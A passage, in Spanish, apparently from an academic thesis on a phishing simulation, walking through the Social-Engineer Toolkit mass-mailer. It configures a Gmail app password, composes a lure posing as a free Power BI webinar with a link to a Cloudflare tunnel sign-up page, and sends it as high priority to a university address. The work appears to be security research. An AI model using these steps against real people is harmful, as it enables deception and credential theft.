
- Activación de verificación de dos pasos.

- Creación de contraseñas de aplicaciones.

Una vez que iniciamos sesión en la cuenta creada nos dirigimos a la administración o gestión de cuenta de google, en el apartado de seguridad activamos la verificación de dos pasos y luego en la sección de creación de contraseñas de aplicaciones agregamos una nueva llamada setoolkit en la cual nos genera una contraseña para utilizarla en el envío de correo desde setoolkit.

Figura 20

Configuración de seguridad de cuenta de gmail



Fuente: *Elaboración propia.*

A continuación dentro de la herramienta setoolkit seleccionamos la opción **1) Social-Engineering Attacks** luego ingresamos la opción **5) Mass Mailer Attack** e indicamos con la opción **1) E-mail Attack Single Email Address** que el envío está dirigido a solo una cuenta de correo electrónico. También seleccionamos la opción **2) One-time Use Email Template** correspondiente al uso de una plantilla personalizada.

Figura 21

Pantalla de menús de envío de correos

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

x:mailer>1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

x:phishing>2
```

Fuente: *Elaboración propia.*

Luego se procedió a la creación del correo electrónico, indicando parámetros como el asunto, el tipo de formato (plano o html), si es de alta prioridad, el cuerpo, la dirección de correo destino, dirección de correo de quien envía con su contraseña y archivos adjuntos.

Figura 22

Pantalla de configuración de envío de correos

```
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: ANÁLISIS DE DATOS CON POWER BI
Next line of the body: Fecha: JUEVES, 23 de octubre del 2025.
Next line of the body: Modalidad: Virtual
Next line of the body: Hora: 19:30 a 21:00
Next line of the body: Expositor: Ing. Alex Aguilera / Científico de Datos - Codings Academy.
Next line of the body: Transforma tus números en decisiones inteligentes. Con Análisis de Datos en Power BI apr
ar la información de tu negocio para crecer con estrategia.
Next line of the body: EVENTO SIN COSTO.
Next line of the body: Para inscripciones: https://midwest-ricky-activation-willing.trycloudflare.com/
Next line of the body: END
set:phishing> Send email to: aaguilerab@unemi.edu.ec

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: phishingalerta@gmail.com
set:phishing> The FROM NAME the user will see:
EVENTOS ACADEMICOS Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails


Press <return> to continue
```

Fuente: *Elaboración propia.*

Finalmente, el correo fue enviado a la dirección de correo electrónico de la víctima tal como se visualiza en la siguiente figura.

Figura 23

Correo electrónico recibido



Fuente: *Elaboración propia.*